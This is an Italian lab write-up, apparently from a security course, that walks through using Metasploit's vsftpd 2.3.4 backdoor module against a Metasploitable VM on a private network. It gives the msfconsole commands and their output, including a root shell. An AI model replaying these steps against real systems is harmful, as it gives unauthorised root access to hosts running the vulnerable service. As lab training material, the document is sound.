
Hacking con Metasploit

- **1)** Per prima cosa ho cambiato l indirizzo ip di Meta e ho configurato la rete come richiesto nell'esercizio, sia su Meta che su kali. Mi sono infine accertato che le due macchine pinghino.


```
  GNU nano 2.0.7         File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface

auto eth0
iface eth0 inet static
address 192.168.1.149
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1
```

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.100  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::a00:27ff:feb1:9d67  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 2424 (2.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=2.19 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=1.17 ms
^C
── 192.168.1.149 ping statistics ──
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 1.165/1.675/2.186/0.510 ms
```

- **2)** Lancio una scansione con nmap su Meta per scoprire i servizi attivi. Proveremo ad exploitare il primo servizio della scansione, il servizio ftp in ascolto sulla porta 21/tcp versione vsftpd



- **3)** Tornando su msfconsole, controlliamo se esiste un exploit per il servizio vsftpd con il comando search e scopriamo che c'è una backdoor. Usiamo il comando use per utilizzare tale backdoor; successivamente, usiamo il comando show options per capire quali parametri configurare. Configuriamo con il comando "set RHOSTS" l'indirizzo ip della vittima.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.149    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)
```

- **4)** A questo punto configuro il payload. Visualizzo tutti i payloads compatibili con show payloads. Poichè c è un solo payload disponibile, è impostato di default. Di conseguenza, possiamo procedere a lanciare l'exploit (dopo aver controllato nuovamente con show options) con il comando exploit.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                      normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.149    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:43011 → 192.168.1.149:6200) at 2023-03-06 10:05:55 -0500
```

- **5)** Al secondo tentativo, riusciamo ad aprire la shell su Meta: eseguo ifconfig, assicurandoci che l'ip sia quello di Meta.

```
[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:43011 → 192.168.1.149:6200) at 2023-03-06 10:05:55 -0500

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:01:58:09
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe01:5809/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1265 errors:0 dropped:0 overruns:0 frame:0
```

```
          TX packets:1275 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:99128 (96.8 KB)  TX bytes:88906 (86.8 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:658 errors:0 dropped:0 overruns:0 frame:0
          TX packets:658 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:289477 (282.6 KB)  TX bytes:289477 (282.6 KB)
```

- **6)** Infine creiamo la directory nella root di meta, chiamata test_metasploit con il comando mkdir